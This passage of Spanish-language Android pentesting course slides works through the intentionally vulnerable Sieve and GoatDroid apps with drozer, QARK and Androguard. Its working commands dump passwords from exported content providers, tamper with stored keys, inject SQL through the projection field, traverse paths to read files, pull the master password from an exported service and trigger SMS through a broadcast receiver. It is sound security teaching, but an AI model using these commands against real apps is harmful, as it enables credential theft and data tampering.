<provider android:authorities="com.mwr.example.sieve.FileBackupProvider" android:exported="true" android:multiprocess="true" android:name=".FileBackupProvider"/>
```

  - Se necesita el permiso READ_KEYS para tener acceso a content://com.mwr.example.sieve.DBContentProvider/Keys

Content providers expuestos

```
dz> run app.provider.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  Authority: com.mwr.example.sieve.DBContentProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.mwr.example.sieve.DBContentProvider
    Multiprocess Allowed: True
    Grant Uri Permissions: False
    Path Permissions:
      Path: /Keys
        Type: PATTERN_LITERAL
        Read Permission: com.mwr.example.sieve.READ_KEYS
        Write Permission: com.mwr.example.sieve.WRITE_KEYS
  Authority: com.mwr.example.sieve.FileBackupProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.mwr.example.sieve.FileBackupProvider
    Multiprocess Allowed: True
    Grant Uri Permissions: False
```

- Con la información mostrada es posible reconstruir parte del URI necesario para acceder a DBContentProvider
  - Sabemos que comienza por content:// y la información que proporciona drozer al respecto del path /Keys

Prueba de URIs (1/2)

```
dz>  run scanner.provider.finduris -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Unable to Query  content://com.mwr.example.sieve.DBContentProvider/
Unable to Query  content://com.mwr.example.sieve.FileBackupProvider/
Unable to Query  content://com.mwr.example.sieve.DBContentProvider
Able to Query    content://com.mwr.example.sieve.DBContentProvider/Passwords/
Able to Query    content://com.mwr.example.sieve.DBContentProvider/Keys/
Unable to Query  content://com.mwr.example.sieve.FileBackupProvider
Able to Query    content://com.mwr.example.sieve.DBContentProvider/Passwords
Unable to Query  content://com.mwr.example.sieve.DBContentProvider/Keys

Accessible content URIs:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/
dz>
```

- Es interesante ir al código fuente del content provider para buscar algo más de información relativa a estas peticiones

```
11 public class DBContentProvider extends ContentProvider {
12     public static final int KEY = 200;
13     public static final Uri KEYS_URI = Uri.parse("content://com.mwr.example.sieve.DBContentProvider/Keys");
14     public static final int KEY_ID = 230;
15     public static final int KEY_PASSWORD = 210;
16     public static final int KEY_PIN = 220;
17     public static final int PASSWORDS = 100;
18     public static final int PASSWORDS_EMAIL = 140;
19     public static final int PASSWORDS_ID = 110;
20     public static final int PASSWORDS_PASSWORD = 150;
21     public static final int PASSWORDS_SERVICE = 120;
22     public static final Uri PASSWORDS_URI = Uri.parse("content://com.mwr.example.sieve.DBContentProvider/Passwords");
23     public static final int PASSWORDS_USERNAME = 130;
24     PWDBHelper pwdb;
25     private UriMatcher sUriMatcher = new UriMatcher(-1);
26
```

Prueba de URIs (2/2)

- Aunque no estén completas hay que intentar buscar los nombres usados por el ContentProvider, sobre todo en el método onCreate

```
public boolean onCreate() {
    this.pwdb = new PWDBHelper(getContext());
    this.sUriMatcher.addURI("com.mwr.example.sieve.DBContentProvider", PWTable.TABLE_NAME, 100);
    this.sUriMatcher.addURI("com.mwr.example.sieve.DBContentProvider", "Keys", KEY);
    return false;
}
```

  - Al final la petición a realizar siempre será del tipo: `content://name.of.package.class/declared_name`

ContentProviders como APIs a BBDD

- Ocurre a menudo, con lo que si se gana acceso a éstos es posible extraer, actualizar, insertar y borrar información
  - Buscar funciones con nombres parecidos a query (petición), insert (insertar/inserción), update (actualizar) y delete (borrar)
  - Siempre hay que verificar si se puede acceder a información sensible o existen medios para saltarse los mecanismos de autorización

```
public Cursor query(Uri in, String[] projection, String selection, String[] selectionArgs, String sortOrder) {
    int type = this.sUriMatcher.match(in);
    SQLiteQueryBuilder queryBuilder = new SQLiteQueryBuilder();

public Uri insert(Uri in, ContentValues values) {
    int type = this.sUriMatcher.match(in);
    long id = -1;
```

  - Sobre todo por si es posible invocar los métodos asociados

Acciones sobre el ContentProvider (1/2)

- Solicitar información

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/
| _id | service | username | password                                  | email             |
| 1   | Amazon  | amazon   | CvsVhq5eZERutprgmQXbA8JUxKU= (Base64-encoded) | amazon@gmail.com  |
| 2   | Dropbox | dropbox  | CvsVhq5eZETsy6zCfJWSMq8YnE4= (Base64-encoded) | dropbox@gmail.com |

dz>
```

- Insertar información

```
dz> run app.provider.insert content://com.mwr.example.sieve.DBContentProvider/Keys/ --string Pin 1337 --string Password YouHaveBeenPawnedMan
Done.

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys
Permission Denial: reading com.mwr.example.sieve.DBContentProvider uri content://com.mwr.example.sieve.DBContentProvider/Keys from pid=1666, uid=
10165 requires com.mwr.example.sieve.READ_KEYS, or grantUriPermission()
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password             | pin  |
| jcrg12345678JCRG     | 1234 |
| YouHaveBeenPawnedMan | 1337 |
```

  - Nota: al igual que insertamos un --string, podemos insertar un double, float, integer, long, short, boolean

Acciones sobre el ContentProvider (2/2)

- Actualización de información

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password            | pin  |
| jcrg12345678JCRG    | 1234 |
| YouHaveBeenPawnedMan | 1337 |

dz>
dz>
dz> run app.provider.update content://com.mwr.example.sieve.DBContentProvider/Keys/ --selection "pin=?" --selection-args 1337 --string Password AhoraSiQueVasMal
Done.

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password         | pin  |
| jcrg12345678JCRG | 1234 |
| AhoraSiQueVasMal | 1337 |
```

- Borrado de información

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password         | pin  |
| jcrg12345678JCRG | 1234 |
| AhoraSiQueVasMal | 1337 |

dz> run app.provider.delete content://com.mwr.example.sieve.DBContentProvider/Keys/ --selection "pin=?" --selection-args 1337
Done.

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password         | pin  |
| jcrg12345678JCRG | 1234 |

dz>
```

SQL Injection

- Hay que probar manipulando los campos de ***projection*** y ***selection*** que se pasan al content provider al realizar cualquier petición

```
--projection [columns [columns ...]]
                        the columns to SELECT from the database, as in "SELECT <projection> FROM ..."
--selection conditions
                        the conditions to apply to the query, as in "WHERE <conditions>"
```

  - Ejemplos

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --selection "'"
unrecognized token: "')" (code 1 SQLITE_ERROR): , while compiling: SELECT * FROM Passwords WHERE (')
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection "* FROM SQLITE_MASTER WHERE type='table';--"
| type  | name             | tbl_name         | rootpage | sql                                                                                  |
| table | android_metadata | android_metadata | 3        | CREATE TABLE android_metadata (locale TEXT)                                          |
| table | Passwords        | Passwords        | 4        | CREATE TABLE Passwords (_id INTEGER PRIMARY KEY,service TEXT,username TEXT,password BLOB,email ) |
| table | Key              | Key              | 5        | CREATE TABLE Key (Password TEXT PRIMARY KEY,pin TEXT )                               |

dz>
```

Descubrimiento automático de SQLInjection con Drozer

```
dz> run scanner.provider.injection -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Not Vulnerable:
  content://com.mwr.example.sieve.DBContentProvider/Keys
  content://com.mwr.example.sieve.DBContentProvider/
  content://com.mwr.example.sieve.FileBackupProvider/
  content://com.mwr.example.sieve.DBContentProvider
  content://com.mwr.example.sieve.FileBackupProvider

Injection in Projection:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/

Injection in Selection:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/
dz>
```

Content Providers y Ficheros

- Los content providers también pueden ser utilizados como interfaz en el acceso a ficheros

```
public boolean onCreate() {
    this.sUriMatcher.addURI("com.mwr.example.sieve.FileBackupProvider", "*", DATABASE);
    return false;
}

public ParcelFileDescriptor openFile(Uri uri, String mode) {
    int modeCode;
    ParcelFileDescriptor parcelFileDescriptor = null;
    if (mode.equals("r")) {
```

```
dz> run app.provider.read content://com.mwr.example.sieve.FileBackupProvider/etc/hosts
127.0.0.1       localhost
::1             ip6-localhost

dz>
```

Vulnerabilidades Path Traversal

- Si es posible acceder a los ficheros es posible realizar un barrido de ruta (path traversal)

```
dz>
dz> run app.provider.read content://com.mwr.example.sieve.FileBackupProvider/etc/../etc/hosts
127.0.0.1       localhost
::1             ip6-localhost

dz>
```

Servicios

- Declaración en el manifiesto

```
dz> run app.service.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  com.mwr.example.sieve.AuthService
    Permission: null
  com.mwr.example.sieve.CryptoService
    Permission: null
```

```
23
24      <service android:exported="true" android:name=".AuthService" android:process=":remote"/>
25      <service android:exported="true" android:name=".CryptoService" android:process=":remote"/>
26
```

- Interacción con un servicio

```
1  app.service.send          Send a Message to a service, and display the reply
2  app.service.start         Start Service
3  app.service.stop          Stop Service
```

```
optional arguments:
  -h, --help
  --msg what arg1 arg2  specify the what, arg1 and arg2 values to use when obtaining the message
  --extra type key value
                        add an extra to the message's data bundle
  --no-response         do not wait for a response from the service
  --timeout TIMEOUT     specify a timeout in milliseconds (default is 20000)
  --bundle-as-obj       this is useful when the 'obj' parameter on the target is being cast back to a Bundle instead of using Message.getData()
```

Revisión de código

- Es importante ojear el código del servicio para saber qué información enviar

```
public class AuthService extends Service {
    static final int MSG_CHECK = 2354;
    static final int MSG_CHECK_IF_INITALISED = 2;
    static final int MSG_FIRST_LAUNCH = 4;
    static final int MSG_SAY_HELLO = 1;
    static final int MSG_SET = 6345;
    static final int MSG_UNREGISTER = -1;
    public static final String PASSWORD = "com.mwr.example.sieve.PASSWORD";
    public static final String PIN = "com.mwr.example.sieve.PIN";
    private static final String TAG = "m_AuthService";
    static final int TYPE_KEY = 7452;
    static final int TYPE_PIN = 9234;
    private int NOTIFICATION = R.string.app_name;
    private NotificationManager nManager;
    private Messenger responseHandler;
    private Messenger serviceHandler;
    private Looper serviceLooper;

    public void onCreate() {
        this.nManager = (NotificationManager) getSystemService("notification");
        HandlerThread thread = new HandlerThread(TAG, 10);
        thread.start();
        this.serviceLooper = thread.getLooper();
        this.serviceHandler = new Messenger(new MessageHandler(this.serviceLooper));
    }
```

```
private final class MessageHandler extends Handler {
    public MessageHandler(Looper looper) {
        super(looper);
    }

    public void handleMessage(Message msg) {
        int responseCode;
        int returnVal;
        int responseCode2;
        int responseCode3;
        int returnVal2;
        AuthService.this.responseHandler = msg.replyTo;
        Bundle returnBundle = (Bundle) msg.obj;
        switch (msg.what) {
            case 4:
                if (!AuthService.this.checkKeyExists()) {
                    responseCode2 = 33;
                } else if (AuthService.this.checkPinExists()) {
                    responseCode2 = 31;
                } else {
                    responseCode2 = 32;
                }
                sendResponseMessage(3, responseCode2, 1, null);
                return;
            case AuthService.MSG_CHECK /*{ENCODED_INT: 2354}*/:
                if (msg.arg1 == AuthService.TYPE_KEY) {
                    responseCode3 = 42;
                    if (AuthService.this.verifyKey(returnBundle.getString("com.mwr.example.sieve.PASSWORD"))) {
                        AuthService.this.showNotification();
                        returnVal2 = 0;
                    } else {
                        returnVal2 = 1;
                    }
                } else if (msg.arg1 == AuthService.TYPE_PIN) {
                    responseCode3 = 41;
                    if (AuthService.this.verifyPin(returnBundle.getString("com.mwr.example.sieve.PIN"))) {
                        returnBundle = new Bundle();
                        returnBundle.putString("com.mwr.example.sieve.PASSWORD", AuthService.this.getKey());
                        returnVal2 = 0;
                    } else {
                        returnVal2 = 1;
                    }
                } else {
                    sendUnrecognisedMessage();
                    return;
                }
                sendResponseMessage(5, responseCode3, returnVal2, returnBundle);
                return;
```

Invocación al servicio

- Consideramos
  - what == 2354 (MSG_CHECK)
  - arg1 == 9234 (AuthService.TYPE_PIN)
  - arg2 == XXXX (No se usa)
  - replyTo == object (string com.mwr.example.sieve.PIN 1337)

```
dz> run app.service.send com.mwr.example.sieve com.mwr.example.sieve.AuthService --msg 2354 9234 1 --extra string com.mwr.example.sieve.PIN 1337 --bundle-as-obj
Got a reply from com.mwr.example.sieve/com.mwr.example.sieve.AuthService:
  what: 5
  arg1: 41
  arg2: 1
  Extras
    com.mwr.example.sieve.PIN (String) : 1337


dz> run app.provider.insert content://com.mwr.example.sieve.DBContentProvider/Keys/ --string Pin 1337 --string Password YouHaveBeenPawnedMan
Done.

dz> run app.service.send com.mwr.example.sieve com.mwr.example.sieve.AuthService --msg 2354 9234 1 --extra string com.mwr.example.sieve.PIN 1337 --bundle-as-obj
Got a reply from com.mwr.example.sieve/com.mwr.example.sieve.AuthService:
  what: 5
  arg1: 41
  arg2: 0
  Extras
    com.mwr.example.sieve.PASSWORD (String) : YouHaveBeenPawnedMan
```

Broadcast Receivers

- Las apps Android puede enviar y recibir mensajes de broadcast del sistema o de otras apps

```
run app.broadcast.info #Detects all
```

```
dz> run app.broadcast.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  No matching receivers.
```


```
dz> run app.broadcast.info -a com.google.android.youtube
Package: com.google.android.youtube
  com.google.android.libraries.youtube.player.ui.mediasession.MediaButtonIntentReceiverProvider$DefaultMediaButtonIntentReceiver
    Permission: null
  com.google.android.apps.youtube.app.application.backup.PackageReplacedReceiver
    Permission: null
  com.google.android.apps.youtube.app.application.system.LocaleUpdatedReceiver
    Permission: null
  com.google.android.libraries.phenotype.client.stable.AccountRemovedBroadcastReceiver
    Permission: null
  com.google.android.libraries.phenotype.client.stable.PhenotypeUpdateBackgroundBroadcastReceiver
    Permission: com.google.android.gms.permission.PHENOTYPE_UPDATE_BROADCAST
  com.google.android.libraries.youtube.account.service.AccountsChangedReceiver
    Permission: null
  com.google.firebase.iid.FirebaseInstanceIdReceiver
    Permission: com.google.android.c2dm.permission.SEND
  androidx.work.impl.diagnostics.DiagnosticsReceiver
    Permission: android.permission.DUMP
```

Interacciones por Broadcast

```
app.broadcast.info          Get information about broadcast receivers
app.broadcast.send          Send broadcast using an intent
app.broadcast.sniff         Register a broadcast receiver that can sniff particular
```

- Consideremos el apk OWASP GoatDroid disponible en https://github.com/linkedin/qark/blob/master/tests/goatdroid.apk

```
<receiver android:label="Send SMS" android:name=".broadcastreceivers.SendSMSNowReceiver">
    <intent-filter>
        <action android:name="org.owasp.goatdroid.fourgoats.SOCIAL_SMS"/>
    </intent-filter>
</receiver>
```




```
dz> run app.broadcast.send --action org.owasp.goatdroid.fourgoats.SOCIAL_SMS --component org.owasp.goatdroid.fourgoats.broadcastreceivers SendSMSNowReceiver --extra strin
g phoneNumber 123456789 --extra string message "Hola amigo!"
dz>
```

Debuggable flag

- Un apk en producción nunca debería tener ningún flag de depuración activo
  - Si en el manifiesto una aplicación se declara como depurable se la puede depurar y su ejecución se podrá supervisar
  - Una app es depurable cuando en su manifiesto aparece a *true* el flag *debuggable*

```
<application theme="@2131296387" debuggable="true"
```

```
dz> run app.package.debuggable
Package: org.owasp.goatdroid.fourgoats
  UID: 10166
  Permissions:
    - android.permission.SEND_SMS
    - android.permission.CALL_PHONE
    - android.permission.ACCESS_COARSE_LOCATION
    - android.permission.ACCESS_FINE_LOCATION
    - android.permission.INTERNET

Package: com.mwr.example.sieve
  UID: 10164
  Permissions:
    - android.permission.READ_EXTERNAL_STORAGE
    - android.permission.WRITE_EXTERNAL_STORAGE
    - android.permission.INTERNET

Package: com.mwr.dz
  UID: 10165
  Permissions:
    - android.permission.INTERNET
```

Otras herramientas

- Androguard
  - Paquete de herramientas Python para ingeniería inversa y análisis de apps Android
    - Soportado por Linux, Windows y OSX
    - Útil para extraer información de las apps
      - Paquetes y ficheros asociados, permisos, código de las apps…
  - Integra multitud de órdenes:
    - Androxml: examinar el manifiesto de una app
    - Androsim: comparar ficheros apk
    - Androdd: listar todos los métodos de todas las clases existentes en un paquete Android
    - Androlyze/Androapkinfo: muestra información de un fichero apk
    - Apkviewer: permite estudiar el flujo de control de una aplicación
  - Disponible en: https://github.com/androguard/androguard

Otras herramientas


- Referencias Androguard
  - Mi opinión: En general muy mal documentado
    - https://github.com/androguard/androguard
    - https://androguard.readthedocs.io/en/latest
- Tutoriales Androguard
  - https://resources.infosecinstitute.com/topic/android-penetration-tools-walkthrough-series-androguard/
  - https://forensics.spreitzenbarth.de/2015/10/05/androguard-a-simple-step-by-step-guide/

Otras herramientas

- Droidbox
  - https://github.com/pjlantz/droidbox
- AndroidSwissKnife
  - https://github.com/Fare9/AndroidSwissKnife
- Androl4b (MV)
  - https://github.com/sh4hin/Androl4b

Herramientas de análisis automático


- Quick Android Review Kit (Qark)
  - Ya instalada en AndroL4b




- Mobile Security Framework(MobSF)
  - https://github.com/MobSF/Mobile-Security-Framework-MobSF

QARK: Análisis preliminar

- **Paso 1:** Primero se analiza todo el contenido del apk, intentando encontrar vulnerabilidades como actividades y servicios exportados, broadcast receivers, etc.





QARK: Análisis estático

```
JD CORE 100%|#################################################################|

Procyon 100%|#################################################################|

CFR 100%|#####################################################################|


Decompilation may hang/take too long (usually happens when the source is obfuscated).
At any time,Press C to continue and QARK will attempt to run SCA on whatever was decompiled.

INFO - Trying to improve accuracy of the decompiled files
INFO - Restored 11 file(s) out of 13 corrupt file(s)
INFO - Decompiled code found at:/home/andro/Desktop/Tools/qark/qark/test/testData/goatdroid/
INFO - Finding all java files
INFO - Finding all xml files
Press ENTER key to begin Static Code Analysis
```

```
INFO - Running Static Code Analysis...
INFO - Looking for private key files in project


Phone identifier access  0%|                                                  |

Exposed javascript interface  0%|                                            |
Exposed javascript interface100%|###############################################|
User created permissions  0%|                                                 |

Crypto issues  0%|                                                           |
Crypto issues 68%|########################################                   |
Broadcast issues  0%|                                                        |
Broadcast issues 68%|########################################                 |
Webview checks  9%|#####                                                      |
Webview checks100%|############################################################|
X.509 Validation  0%|                                                        |
X.509 Validation 68%|########################################                 |
Pending Intents  0%|                                                         |
Pending Intents 37%|####################                                      |
File Permissions (check 1)  9%|####                                          |
File Permissions (check 1)100%|###############################################|
File Permissions (check 2)  0%|                                              |
File Permissions (check 2)100%|###############################################|
```

QARK: Análisis estático

- **Paso 2:** Decompilación
  - Se usan 2 decompiladores distintos: JD CORE, Procyon, CFR
  - El código Java obtenido será el que posteriormente se analice

```
JD CORE 100%|##########################################################################|

Procyon 100%|##########################################################################|

CFR 100%|##############################################################################|


Decompilation may hang/take too long (usually happens when the source is obfuscated).
At any time,Press C to continue and QARK will attempt to run SCA on whatever was decompiled.

INFO - Trying to improve accuracy of the decompiled files
INFO - Restored 11 file(s) out of 13 corrupt file(s)
INFO - Decompiled code found at:/home/andro/Desktop/Tools/qark/qark/test/testData/goatdroid/
INFO - Finding all java files
INFO - Finding all xml files
Press ENTER key to begin Static Code Analysis
```

QARK: Análisis estático

- **Paso 3:** Realización del análisis estático de código buscando vulnerabilidades

```
INFO - Running Static Code Analysis...
INFO - Looking for private key files in project


Phone identifier access  0%|                                                  |

Exposed javascript interface  0%|                                             |
Exposed javascript interface100%|################################################|
User created permissions  0%|                                                 |

Crypto issues  0%|                                                            |
Crypto issues 68%|#######################################                     |
Broadcast issues  0%|                                                         |
Broadcast issues 68%|#######################################                 |
Webview checks  9%|#####                                                      |
Webview checks100%|############################################################|
X.509 Validation  0%|                                                         |
X.509 Validation 68%|#######################################                 |
Pending Intents  0%|                                                          |
Pending Intents 37%|####################                                      |
File Permissions (check 1)  9%|####                                          |
File Permissions (check 1)100%|################################################|
File Permissions (check 2)  0%|                                              |
File Permissions (check 2)100%|################################################|
```

```
==>EXPORTED RECEIVERS:
0: .broadcastreceivers.SendSMSNowReceiver
INFO - Checking for extras in this file: .broadcastreceivers.SendSMSNowReceiver from this entry point: onReceive
INFO - Possible Extra: localBundle of unknown type
INFO - Possible Extra: "phoneNumber" of type: String
INFO - Possible Extra: "message" of type: String
INFO - Extra: localBundle is not a simple type, or could not be determined. You'll need to append the parameter which correspon
data type, followed by a key and value, both in quotes.
Example: adb shell am broadcast -a "org.owasp.goatdroid.fourgoats.SOCIAL_SMS" --es "YOURKEYHERE" "YOURVALUEHERE"
Here are your options for different data types:
[-e|--es <EXTRA_KEY> <EXTRA_STRING_VALUE> ...]
[--esn <EXTRA_KEY> ...]
[--ez <EXTRA_KEY> <EXTRA_BOOLEAN_VALUE> ...]
[--ei <EXTRA_KEY> <EXTRA_INT_VALUE> ...]
[--el <EXTRA_KEY> <EXTRA_LONG_VALUE> ...]
[--ef <EXTRA_KEY> <EXTRA_FLOAT_VALUE> ...]
[--eu <EXTRA_KEY> <EXTRA_URI_VALUE> ...]
[--ecn <EXTRA_KEY> <EXTRA_COMPONENT_NAME_VALUE>]
[--eia <EXTRA_KEY> <EXTRA_INT_VALUE>[,<EXTRA_INT_VALUE...]]
[--ela <EXTRA_KEY> <EXTRA_LONG_VALUE>[,<EXTRA_LONG_VALUE...]]
[--efa <EXTRA_KEY> <EXTRA_FLOAT_VALUE>[,<EXTRA_FLOAT_VALUE...]]
[--esa <EXTRA_KEY> <EXTRA_STRING_VALUE>[,<EXTRA_STRING_VALUE...]]


adb shell am broadcast -a "org.owasp.goatdroid.fourgoats.SOCIAL_SMS" --es ""phoneNumber"" "InsertStringHere"
adb shell am broadcast -a "org.owasp.goatdroid.fourgoats.SOCIAL_SMS" --es ""message"" "InsertStringHere"

To view any sticky broadcasts on the device:
adb shell dumpsys activity| grep sticky
```

QARK: (Post-)análisis estático


- **Paso 4:** Creación de POCs exploit

